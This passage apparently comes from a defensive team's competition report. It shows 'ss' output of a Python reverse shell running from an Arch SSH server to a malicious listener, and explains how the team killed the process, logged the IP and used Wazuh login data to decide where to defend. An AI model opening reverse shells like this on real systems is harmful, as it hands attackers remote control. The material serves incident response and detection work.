
We learned to maintain this file for changes in the future, as it holds many of our core services.



```
tcp     ESTAB     0       0               10.1.1.4:41478      172.30.128.78:42069    users:(("python",pid=52224,fd=2),("python",
pid=52224,fd=1),("python",pid=52224,fd=0),("bash",pid=52220,fd=255),("bash",pid=52220,fd=2),("bash",pid=52220,fd=1),("bash",pid=
52220,fd=0))
```

This shows network traffic from the Arch SSH server. This was running a python reverse shell out to a malicious listening host. We terminated this process and noted this IP for future investigation.

We learned information on a malicious user's IP and to watch for other unknown connections in the future.



This is a chart from the Wazuh server of logins throughout the competition. We can see that Sealion and squid were the most commonly accessed and therefore were the most commonly attacked machines, allowing us to discern where to focus our defensive efforts for the future.